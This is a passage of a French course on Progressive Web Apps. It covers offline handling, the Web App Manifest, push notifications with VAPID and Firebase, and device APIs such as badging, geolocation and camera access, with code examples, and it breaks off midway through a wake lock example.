Sans Background Sync, personne ne rejoue l'outbox : sur Firefox et Safari, `registration.sync` n'existe pas et l'événement `sync` ne sera jamais déclenché. Le code détecte l'API et, sinon, rejoue l'outbox lui-même au retour en ligne et à l'ouverture de l'app.

```
const reg = await navigator.serviceWorker.ready;
if ("sync" in reg) {
  await reg.sync.register("sync-outbox");      // Chromium : le SW rejouera
} else {
  window.addEventListener("online", syncOutbox); // ailleurs : la page rejoue
  syncOutbox();                                  // et au lancement
}
```

Côté Android (novembre) : WorkManager garantit l'exécution de la tâche ; le système décide du moment (économie de batterie).

Détecter le statut online/offline

API simple : `navigator.onLine`

```
// Vérification instantanée
if (navigator.onLine) {
  console.log("Online");
} else {
  console.log("Offline");
}

// Écouter les changements
window.addEventListener("online", () => {
  console.log("📶 Connexion rétablie");
  showNotification("Vous êtes de nouveau en ligne");
  syncPendingData();
});

window.addEventListener("offline", () => {
  console.log("📵 Connexion perdue");
  showNotification("Mode hors-ligne activé");
});
```

⚠️ **Attention :** `navigator.onLine` peut être `true` même si le serveur est injoignable !

Tester « connecté, mais sans internet »

Le cas réel : un Wi-Fi d'hôtel ou de train, connecté mais sans accès. DevTools « Offline » met `navigator.onLine = false` : ce n'est pas ce cas.

Bloquer uniquement le serveur :

1. DevTools → Network → cliquer sur "No throttling"
2. Choisir **"Add custom profile…"**
3. Mettre Download/Upload à **0 kb/s** (pas Offline)

Ou plus simple : **bloquer le domaine dans le fichier hosts**

```
# /etc/hosts (Mac/Linux) ou C:\Windows\System32\drivers\etc\hosts
127.0.0.1   api.monsite.com
```

→ `navigator.onLine` reste `true` mais le fetch échoue !

UX hors ligne : les 3 bonnes pratiques

1. Indicateur de statut visible

```
// <div id="offline-banner" class="hidden">
//   📵 Vous êtes hors-ligne.</div>
window.addEventListener("offline", () ⇒ {
  banner.classList.remove("hidden");
});
window.addEventListener("online", () ⇒ {
  banner.classList.add("hidden");
});
```

2. Désactiver les actions impossibles

```
btnPublish.disabled = true;
btnPublish.title = "Indisponible hors-ligne";
```

3. Messages clairs (et sauvegarder pour plus tard)

```
async function postComment(comment) {
  try {
    await fetch("/api/comments", {
      method: "POST",
      body: comment,
    });
    showSuccess("Commentaire publié");
  } catch (e) {
    await saveToOutbox(comment);
    showInfo("Sera publié au retour online");
  }
}
```

L'utilisateur ne doit jamais perdre son travail ni se demander ce qui se passe.

Page de fallback offline

Afficher une page dédiée quand navigation impossible

```
// À l'installation : cacher la page offline
const OFFLINE_PAGE = "/offline.html";


self.addEventListener("install", (event) => {
  event.waitUntil(
    caches.open("app-shell-v1").then((cache) => {
      return cache.addAll([...APP_SHELL, OFFLINE_PAGE]);
    }),
  );
});

// Au fetch : fallback si navigation échoue
self.addEventListener("fetch", (event) => {
  if (event.request.mode === "navigate") {
    event.respondWith(
      fetch(event.request).catch(() => caches.match(OFFLINE_PAGE)),
    );
  }
});
```

Page offline.html : exemple

```html
<!DOCTYPE html>
<html lang="fr">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Hors-ligne</title>
    <style>
      body {
        font-family: sans-serif;
        display: flex;
        justify-content: center;
        align-items: center;
        height: 100vh;
        margin: 0;
        text-align: center;
      }
      .icon {
        font-size: 64px;
      }
    </style>
  </head>
  <body>
    <div>
      <div class="icon">📵</div>
      <h1>Vous êtes hors-ligne</h1>
      <p>Vérifiez votre connexion et réessayez.</p>
      <button onclick="location.reload()">Réessayer</button>
    </div>
  </body>
</html>
```

Le pattern complet : offline-first



Résumé : hors ligne

```
APP SHELL : cacher le squelette (HTML, CSS, JS, images UI)
→ API Cache, stratégie Cache First

DONNÉES : stocker localement, syncer quand possible
→ IndexedDB + Network First / SWR
→ Background Sync (Chrome) ou fallback manuel

UX : informer l'utilisateur
→ navigator.onLine + événements online/offline
→ Indicateurs visuels
→ Page de fallback offline
```

🔬 **Le test complet** (DevTools → Network → "Offline") : charger la page → passer offline → recharger (le shell s'affiche ?) → naviguer → tenter une action réseau (message clair ?) → repasser online (sync auto ?).

Chapitre 4

Le Web App Manifest

Qu’est-ce que le manifest ?

Un fichier JSON qui décrit une PWA au navigateur

```
{
  "name": "Mon Application PWA",
  "short_name": "MonApp",
  "start_url": "/",
  "display": "standalone",
  "theme_color": "#3498db",
  "background_color": "#ffffff",
  "icons": [ ... ]
}
```

Ce qu’il permet :

- 📱 Installer l’app sur l’écran d’accueil
- 🎨 Personnaliser l’apparence (couleurs, icône, splash screen)
- 🖥️ Définir le mode d’affichage (plein écran, standalone…)
- 🔗 Spécifier l’URL de démarrage

Lier le manifest à la page HTML

Dans le `<head>` de `index.html` :

```
<!DOCTYPE html>
<html lang="fr">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />

    <!-- Lien vers le manifest -->
    <link rel="manifest" href="/manifest.json" />

    <!-- Méta tags complémentaires pour iOS -->
    <meta name="apple-mobile-web-app-capable" content="yes" />
    <meta name="apple-mobile-web-app-status-bar-style" content="default" />
    <meta name="apple-mobile-web-app-title" content="MonApp" />
    <link rel="apple-touch-icon" href="/icons/icon-192.png" />

    <title>Mon App PWA</title>
  </head>
</html>
```

Note : Safari iOS ne lit pas entièrement le manifest, d'où les balises meta Apple.

🆕 **iOS 26 (2025) :** tout site ajouté à l'écran d'accueil s'ouvre en web app **par défaut**, manifest ou pas. Le manifest reste indispensable pour : Android/desktop, icônes, couleurs, scope, shortcuts.

Structure complète du manifest

```
{
  "name": "Mon Application PWA",
  "short_name": "MonApp",
  "description": "Une super application PWA pour le cours",
  "start_url": "/",
  "scope": "/",
  "display": "standalone",
  "orientation": "portrait",
  "theme_color": "#3498db",
  "background_color": "#ffffff",
  "icons": [
    {
      "src": "/icons/icon-192.png",
      "sizes": "192×192",
      "type": "image/png"
    },
    {
      "src": "/icons/icon-512.png",
      "sizes": "512×512",
      "type": "image/png"
    }
  ]
}
```


Les propriétés essentielles

Propriété	Description	Exemple
`name`	Nom complet de l'app	"Mon Application PWA"
`short_name`	Nom court (sous l'icône)	"MonApp"
`start_url`	URL au lancement	"/" ou "/app"
`display`	Mode d'affichage	"standalone"
`theme_color`	Couleur de la barre système	"#3498db"
`background_color`	Couleur du splash screen	"#ffffff"
`icons`	Tableau d'icônes	…

La propriété `display`

Définit comment l'app s'affiche une fois installée

Mode	Description
`fullscreen`	Plein écran total (jeux)
`standalone`	App native (pas de barre URL)
`minimal-ui`	Barre de navigation minimale
`browser`	Onglet navigateur classique



Recommandation : `standalone`, l'affichage d'une app native.

La propriété `scope`

Définit les URLs que l'app peut contrôler

```
{
  "start_url": "/app/",
  "scope": "/app/"
}
```

Comportement :

- URLs dans le scope → s'ouvrent dans l'app
- URLs hors du scope → s'ouvrent dans le navigateur

```
https://monsite.com/app/          ✅ Dans l'app
https://monsite.com/app/page1     ✅ Dans l'app
https://monsite.com/blog          ❌ Ouvre le navigateur
https://autresite.com             ❌ Ouvre le navigateur
```

Les icônes : tailles recommandées

Minimum requis :


```
"icons": [
  { "src": "icon-192.png", "sizes": "192×192" },
  { "src": "icon-512.png", "sizes": "512×512" }
]
```

Tailles recommandées :

Taille	Usage
192x192	Android (requis)
512x512	Splash (requis)
144x144	Windows
128x128	Chrome Web Store


Maskable icons

Le problème : chaque OS découpe les icônes différemment




```
{
  "src": "/icons/icon-maskable-512.png",
  "sizes": "512×512",
  "purpose": "maskable"
}
```

Zone de sécurité : contenu au centre (80 %)



Tester : maskable.app

Fournir les deux types d’icônes


Fournir les deux : standard (`any`) et maskable

```
"icons": [
  { "src": "icon-192.png", "sizes": "192×192", "purpose": "any" },
  { "src": "icon-512.png", "sizes": "512×512", "purpose": "any" },
  { "src": "icon-maskable-192.png", "sizes": "192×192", "purpose": "maskable" },
  { "src": "icon-maskable-512.png", "sizes": "512×512", "purpose": "maskable" }
]
```

- `any` : icône classique avec fond transparent
- `maskable` : icône avec zone de sécurité pour le découpage OS

Le splash screen automatique

Chrome génère un splash screen à partir du manifest



Android / Chrome

Généré, non personnalisable au-delà de `name`, de l'icône 512 et de `background_color` (web.dev, 2026).

iOS / Safari

Le manifest n'est pas utilisé : une image par taille d'écran, déclarée par `<link rel="apple-touch-startup-image" media="(device-width: …) and (device-height: …)" href="…">`, générée par un outil (`pwa-asset-generator`, npm).

Installation enrichie

`shortcuts` : **raccourcis au clic long sur l'icône**

```
"shortcuts": [
  { "name": "Nouvelle note", "url": "/new",
    "icons": [{ "src": "/icons/new.png", "sizes": "192×192" }] }
]
```

`screenshots` : **Chrome remplace la mini-infobar (bandeau d'installation) par une boîte d'installation** (description et captures, Android et ordinateur)

```
"orientation": "portrait",
"screenshots": [
  { "src": "/shots/mobile.png", "sizes": "540×720",
    "type": "image/png", "form_factor": "narrow" }
]
```

- Conditions : JPEG ou PNG, `form_factor` (`"narrow"` mobile, `"wide"` ordinateur), 320 à 3840 px, même rapport d'aspect pour un même `form_factor`, 8 captures au maximum ; la `description` du manifest est affichée
- `orientation` : verrouille l'orientation en mode standalone sur Android ; non pris en charge par Safari / iOS (MDN, 2026)

Le manifest et les stores

`categories` : prévu par la spécification « pour les catalogues et stores » ; Chrome l'ignore. Utilisée par l'aperçu de fiche de **PWABuilder** (Windows) ; sans effet sur l'app (spécification W3C ; MDN, 2026).

`related_applications` + `prefer_related_applications: true` : Chrome propose l'application native du Play Store ; avec `prefer_related_applications: true`, l'invite d'installation de la PWA (`beforeinstallprompt`) ne se déclenche plus (web.dev, 2026).

```
"prefer_related_applications": true,
"related_applications": [
  { "platform": "play", "id": "com.exemple.app" }
]
```

Dans la suite du cours (Jour 3) : publier une PWA sur les stores : TWA (Trusted Web Activity), PWABuilder.

Côté Android (novembre) : la TWA, Jour 4, chapitre 2.

Démo : créer un manifest

Le manifest de la PWA Notes du TD :

```
{
  "name": "PWA Cours M2",
  "short_name": "PWA M2",
  "description": "Application de démonstration pour le cours PWA",
  "start_url": "/",
  "scope": "/",
  "display": "standalone",
  "orientation": "portrait",
  "theme_color": "#2196F3",
  "background_color": "#FFFFFF",
  "icons": [
    { "src": "/icons/icon-192.png", "sizes": "192×192", "type": "image/png" },
    { "src": "/icons/icon-512.png", "sizes": "512×512", "type": "image/png" }
  ]
}
```

→ **Vérifier dans DevTools → Application → Manifest** *(erreurs courantes : "No manifest detected" → `<link>` manquant · "Not valid JSON" → syntaxe · icônes absentes → chemins)*

Résumé : Web App Manifest

```
manifest.json
├── name / short_name     → Identité de l'app
├── start_url / scope     → Navigation
├── display               → Mode d'affichage (standalone)
├── theme_color           → Barre système
├── background_color      → Splash screen
├── icons                 → Icônes (192 + 512 minimum)
└── shortcuts             → Raccourcis (optionnel)

+ <link rel="manifest"> dans index.html
+ Meta tags Apple pour iOS
```

Générateurs : PWA Builder (Microsoft) · RealFaviconGenerator (toutes les tailles d'icônes) · maskable.app


Chapitre 5

Notifications push


Notifications push : le fonctionnement

Le levier de rétention n°1 (Jour 1, pilier 3). Deux APIs distinctes qui travaillent ensemble :

API	Rôle
Notification API	Afficher des notifications
Push API	Recevoir des messages du serveur (même app fermée)



Le flow complet



Étape 1 : Demander la permission

```
// Vérifier le support
if (!("Notification" in window)) {
  console.log("Notifications non supportées");
  return;
}

// Vérifier la permission actuelle
console.log("Permission actuelle:", Notification.permission);
// 'default' = jamais demandé
// 'granted' = autorisé
// 'denied' = refusé

// Demander la permission
const permission = await Notification.requestPermission();

if (permission === "granted") {
  console.log("✅ Notifications autorisées");
} else {
  console.log("❌ Notifications refusées");
}
```

Bonnes pratiques — permission ET contenu

À ne pas faire :

```
// Dès le chargement de la page
window.onload = () => {
  Notification.requestPermission(); // ❌
};
```

- Demander sans expliquer
- Spammer l'utilisateur
- Notifications purement marketing
- Notifications sans action possible

À faire :

```
// Après une action utilisateur pertinente
btnEnableNotifs.onclick = async () => {
  const p = await Notification.requestPermission();
  if (p === "granted") subscribeToNotifications();
};
```

- **Expliquer POURQUOI avant** : *"Activez les notifications pour être alerté quand quelqu'un vous répond"*
- Désabonnement facile
- Pertinentes, actions utiles (Répondre, Voir…)
- Grouper les similaires (`tag`)

Une notification inutile = une désinstallation. La rétention se gagne notification par notification.

Notification locale (sans Push)

Afficher une notification simple depuis la page

```
// Permission déjà accordée
if (Notification.permission === "granted") {
  const notification = new Notification("Titre de la notification", {
    body: "Ceci est le contenu de la notification",
    icon: "/icons/icon-192.png",
    data: { url: "/page-cible" }, // Données custom
  });

  notification.onclick = () => {
    window.focus();
    window.location.href = "/page-cible";
  };
}
```

`new Notification()` : **ordinateur seulement.** Chrome Android : `TypeError: Illegal constructor` ; iOS : notifications réservées à la PWA installée sur l'écran d'accueil (iOS 16.4, WebKit, 2023) ; `actions` refusé (le constructeur lève `TypeError`). Dans une PWA : toujours `registration.showNotification()` (slide suivante).

Notification depuis le Service Worker

Depuis le SW : utiliser `self.registration.showNotification()`

```
// sw.js
self.addEventListener("push", (event) => {
  const data = event.data?.json() || {};

  const options = {
    body: data.body || "Nouvelle notification",
    icon: "/icons/icon-192.png",
    badge: "/icons/badge-72.png",
    vibrate: [200, 100, 200],
    tag: data.tag || "default",
    data: {
      url: data.url || "/",
    },
    actions: [
      { action: "open", title: "Voir", icon: "/icons/open.png" },
      { action: "close", title: "Fermer", icon: "/icons/close.png" },
    ],
  };

  event.waitUntil(
    self.registration.showNotification(data.title || "Notification", options),
  );
});
```

Anatomie

- `icon` : grande image, 192 px
- `badge` : petite icône monochrome, barre d'état Android (Chrome) ; MDN : ≈ 96 px
- `image` : grande image dans le corps (Chromium)
- `actions[].icon` : Chromium
- `vibrate` : Chromium Android
- `Notification.maxActions` : 2 (Chromium) ; `actions` : Chrome, Edge, Firefox depuis la 152 (2026), pas Safari (MDN)

Gérer le clic sur la notification

`event.action` vaut l'`action` du bouton cliqué (`"open"` , `"close"`) et `""` pour un clic sur le corps ; `notificationclose` signale la fermeture. Une requête `fetch` (non montré dans le code) dans le `waitUntil` permet de mesurer ce qui a été cliqué.

```
// sw.js
self.addEventListener("notificationclick", (event) => {
  const notification = event.notification;
  const action = event.action; // "" (corps) · "open" · "close"
  const data = notification.data;

  notification.close(); // Fermer la notification

  if (action === "close") {
    return; // L'utilisateur a cliqué "Fermer"
  }

  // Ouvrir ou focus sur l'app
  event.waitUntil(
    clients.matchAll({ type: "window" }).then((windowClients) => {
      // Si une fenêtre est déjà ouverte, la focus
      for (const client of windowClients) {
        if (client.url === data.url && "focus" in client) {
          return client.focus();
        }
      }
      // Sinon, ouvrir une nouvelle fenêtre
      return clients.openWindow(data.url);
    }),
  );
});
```

Push API : souscrire aux notifications

Créer une subscription avec VAPID

```
async function subscribeToPush() {
  const registration = await navigator.serviceWorker.ready;

  // Clé publique VAPID (à générer côté serveur)
  const vapidPublicKey = "BEl62iUYgU ... votre-clé-publique ... ";

  const subscription = await registration.pushManager.subscribe({
    userVisibleOnly: true, // Obligatoire : notif visible pour chaque push
    applicationServerKey: urlBase64ToUint8Array(vapidPublicKey),
  });

  console.log("Subscription:", JSON.stringify(subscription));

  // Envoyer la subscription à votre serveur
  await fetch("/api/push/subscribe", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify(subscription),
  });
}
```

Qu’est-ce que VAPID ?

Voluntary Application Server Identification for Web Push

- **Un standard, pas un service** : RFC 8292 (IETF, 2017), un des trois textes de Web Push avec RFC 8030 (protocole) et RFC 8291 (chiffrement)
- Une paire de clés **générée une fois, localement** : rien à créer chez un tiers, gratuit
- Clé publique → `subscribe()` dans le navigateur ; clé privée → le serveur signe un jeton (JWT) à chaque envoi, preuve de l’expéditeur pour le push service
- Les push services (FCM pour Chrome, Mozilla autopush pour Firefox, APNs pour Safari) sont opérés gratuitement par les éditeurs de navigateurs
- Avant VAPID : Chrome exigeait un `gcm_sender_id` Firebase dans le manifest, origine de l’idée fausse « il faut Firebase »

Générer les clés VAPID :

```
# Avec Node.js + web-push
npm install web-push -g
web-push generate-vapid-keys
```

```
Public Key:  BEl62iUYgUBi ...
Private Key: UUxI4O8-FbRo ...
```

Structure de la subscription

```
// Ce que retourne pushManager.subscribe()
{
  "endpoint": "https://fcm.googleapis.com/fcm/send/abc123...",
  "expirationTime": null,
  "keys": {
    "p256dh": "BNcRdreAL...",  // Clé de chiffrement
    "auth": "tBHItJI5..."       // Secret d'authentification
  }
}
```

À stocker sur le serveur :

- `endpoint` : URL unique pour cet abonnement
- `keys` : pour chiffrer les messages

Un endpoint par device + navigateur

Côté serveur : envoyer une notification

Avec Firebase Cloud Messaging (FCM) :

```
// server.js (Node.js avec firebase-admin)
const admin = require("firebase-admin");

admin.initializeApp({
  credential: admin.credential.cert(serviceAccount),
});

async function sendPushNotification(subscription, payload) {
  const message = {
    notification: {
      title: payload.title,
      body: payload.body,
    },
    webpush: {
      fcmOptions: {
        link: payload.url,
      },
    },
    token: subscription.fcmToken, // Token FCM
  };

  await admin.messaging().send(message);
}
```

Alternative : web-push (Node.js)

Sans Firebase, avec la librairie web-push :

```
const webpush = require("web-push");

// Configurer VAPID
webpush.setVapidDetails(
  "mailto:votre@email.com",
  process.env.VAPID_PUBLIC_KEY,
  process.env.VAPID_PRIVATE_KEY,
);

// Envoyer une notification
async function sendNotification(subscription, payload) {
  try {
    await webpush.sendNotification(
      subscription, // L'objet subscription du client
      JSON.stringify({
        title: payload.title,
        body: payload.body,
        url: payload.url,
      }),
    );
    console.log("Notification envoyée !");
  } catch (error) {
    console.error("Erreur push:", error);
    if (error.statusCode === 410) {
      // Subscription expirée, la supprimer de la BDD
    }
  }
}
```

Firebase Cloud Messaging (FCM)

La solution du cours : le projet Firebase du Class Hub (Auth, Firestore, FCM) sert au TD, au TP et à la partie Android.

Avantages :

- Gratuit (quota généreux)
- Gère la complexité du Push Service
- Dashboard pour tester
- SDK bien documenté
- Fonctionne avec les PWA

Setup rapide :

1. Créer un projet Firebase (si pas déjà fait)
2. Aller dans Project Settings → Cloud Messaging
3. Générer les clés VAPID
4. Intégrer le SDK Firebase dans l'app

📖 Documentation FCM Web

Côté Android (novembre) : le même projet Firebase envoie les notifications à l'app native.

Intégrer Firebase dans une PWA

```
<!-- index.html -->
<script type="module">
  import { initializeApp } from "https://www.gstatic.com/firebasejs/10.7.0/firebase-app.js";
  import {
    getMessaging,
    getToken,
    onMessage,
  } from "https://www.gstatic.com/firebasejs/10.7.0/firebase-messaging.js";

  const firebaseConfig = {
    apiKey: "...",
    authDomain: "...",
    projectId: "...",
    messagingSenderId: "...",
    appId: "...",
  };

  const app = initializeApp(firebaseConfig);
  const messaging = getMessaging(app);

  // Récupérer le token FCM
  const token = await getToken(messaging, {
    vapidKey: "votre-clé-vapid-publique",
  });

  console.log("FCM Token:", token);
  // Envoyer ce token à votre serveur
</script>
```

Limitations iOS / Safari

iOS 16.4 (2023) et suivants supportent les notifications push, à conditions :

Condition	Requis sur iOS
HTTPS	✅ Oui
PWA installée	✅ **Obligatoire** (pas en Safari normal)
Permission	✅ Via geste utilisateur
Service Worker	✅ Oui

En résumé :

- L'utilisateur doit installer la PWA sur l'écran d'accueil
- Les notifications ne fonctionnent pas dans l'onglet Safari, seulement depuis l'app installée

🆕 **2025 – Declarative Web Push** (Safari/iOS 18.4) : format de push déclaratif qui affiche la notification **sans réveiller le Service Worker** – plus simple et plus fiable côté batterie. Et rappel iOS 26 : l'installation étant devenue le comportement par défaut, la condition "PWA installée" est bien moins bloquante qu'avant.

Tester les notifications : du plus simple au plus complet

```
curl → le serveur Node (web-push) → push service (FCM / Mozilla / APNs) → navigateur → événement push du SW → showNotification()
```

1. Sans serveur : DevTools → Application → Service Workers → bouton « Push » (simule l'événement `push` ; exige la permission accordée). Message JSON : `{ "title": "Test", "body": "Ceci est un test", "url": "/" }`

2. Avec Firebase Console : Firebase Console → Messaging → Nouvelle campagne → Test sur l'appareil


3. Avec cURL vers le serveur Node des slides « Côté serveur » et « web-push » :

```
curl -X POST http://localhost:3000/api/send-notification \
  -H "Content-Type: application/json" \
  -d '{"title": "Hello", "body": "Test notification"}'
```

`/api/send-notification` est une route **à écrire** (slide web-push) : rien n'existe par défaut.

En cas d'échec, vérifier dans l'ordre. `Notification.permission === "granted"` · la subscription existe et a été envoyée au serveur · le serveur tourne · mêmes clés VAPID côté page et côté serveur · HTTPS ou `localhost` · un `console.log` dans l'événement `push` du SW

Résumé : notifications push



Chapitre 6

Les autres APIs

Rappel du Jour 1 : la grille whatpwacando

APIs testées au Jour 1 sur son propre téléphone : badge · position · caméra · micro · partage · vibration · wake lock · presse-papiers

Ce chapitre : le code derrière chaque bouton. Le TD 11 (Capabilities) le fait écrire.

La grille sert de référence : chaque ❌ relevé sur un appareil correspond à un **fallback** à coder.

Côté Android (novembre) : les ❌ qui restent — Bluetooth, NFC, capteurs, arrière-plan garanti — sont le programme du Jour 4.

Badging API : badges sur l'icône

Afficher un compteur sur l'icône de l'app installée

```
// Vérifier le support
if ('setAppBadge' in navigator) {

  // Afficher un nombre (ex: messages non lus)
  await navigator.setAppBadge(5);

  // Afficher juste un point (flag)
  await navigator.setAppBadge();

  // Effacer le badge
  await navigator.clearAppBadge();
}
```

⚠️ **Fonctionne uniquement pour une PWA installée**

Chrome	Edge	Safari	Firefox
✅ 81+ (desktop)	✅ 81+	✅ iOS 16.4+, installée	❌ Non

Badging API : exemple pratique

```
// Mettre à jour le badge quand on reçoit des messages
async function updateBadge() {
  const unreadCount = await getUnreadMessagesCount();

  if ('setAppBadge' in navigator) {
    if (unreadCount > 0) {
      await navigator.setAppBadge(unreadCount);
    } else {
      await navigator.clearAppBadge();
    }
  }
}

// Appeler à chaque nouveau message
socket.on('new-message', updateBadge);

// Effacer quand l'utilisateur ouvre l'app
document.addEventListener('visibilitychange', () => {
  if (!document.hidden) navigator.clearAppBadge?.();
});
```

Permissions API : demander l'accès

Pattern général pour demander une permission

```
// 1. Vérifier l'état actuel de la permission
const status = await navigator.permissions.query({ name: 'geolocation' });
console.log(status.state); // 'granted', 'denied', ou 'prompt'

// 2. Écouter les changements
status.addEventListener('change', () => {
  console.log('Permission changée:', status.state);
});
```

Permissions interrogeables : `geolocation` (GPS) · `notifications` · `camera` · `microphone` · `persistent-storage`

Mêmes règles que pour les notifications : expliquer pourquoi avant de demander, jamais au chargement de la page, toujours après une action de l'utilisateur. *(RGPD, Jour 1, chapitre 2 : la permission du navigateur ne remplace pas l'information sur l'usage.)*

Navigateur, après un refus : Chrome n'affiche plus l'invite (réinitialisation dans les paramètres du site) et, après trois fermetures de l'invite, la bloque pendant sept jours (Chromium, 2026). **Rien ne force une nouvelle demande.**

Côté Android (novembre) : après **deux refus** d'une permission, les demandes suivantes sont refusées sans dialogue (documentation Android, 2026) ; l'utilisateur rétablit dans Paramètres → Applications → Autorisations ; désinstaller et réinstaller réinitialise. iOS (app native) : une seule demande.

Géolocalisation

```
// Vérifier le support
if ('geolocation' in navigator) {

  // Position unique
  navigator.geolocation.getCurrentPosition(
    (position) ⇒ {
      console.log('Lat:', position.coords.latitude);
      console.log('Lng:', position.coords.longitude);
    },
    (error) ⇒ console.error('Erreur:', error.message),
    { enableHighAccuracy: true }
  );

  // Suivi continu
  const watchId = navigator.geolocation.watchPosition(callback);
  // Pour arrêter : navigator.geolocation.clearWatch(watchId);
}
```

⚠️ **Requiert HTTPS** et **permission utilisateur**

Caméra et Microphone

```
// Demander l'accès à la caméra et/ou au micro
async function startCamera() {
  try {
    const stream = await navigator.mediaDevices.getUserMedia({
      video: true,   // ou { width: 1280, height: 720 }
      audio: true    // ou false si juste vidéo
    });

    // Afficher dans un élément <video>
    document.querySelector('video').srcObject = stream;

  } catch (error) {
    if (error.name === 'NotAllowedError') {
      console.log('Permission refusée');
    }
  }
}

// Arrêter le stream
function stopCamera(stream) {
  stream.getTracks().forEach(track => track.stop());
}
```

Screen Wake Lock : empêcher la veille

Garder l'écran allumé (vidéo, navigation GPS, recette…)

```
let wakeLock = null;

async function requestWakeLock() {
  if ('wakeLock' in navigator) {
    try {
      wakeLock = await navigator.wakeLock.request('screen');
      console.log('🔆 Wake Lock activé');

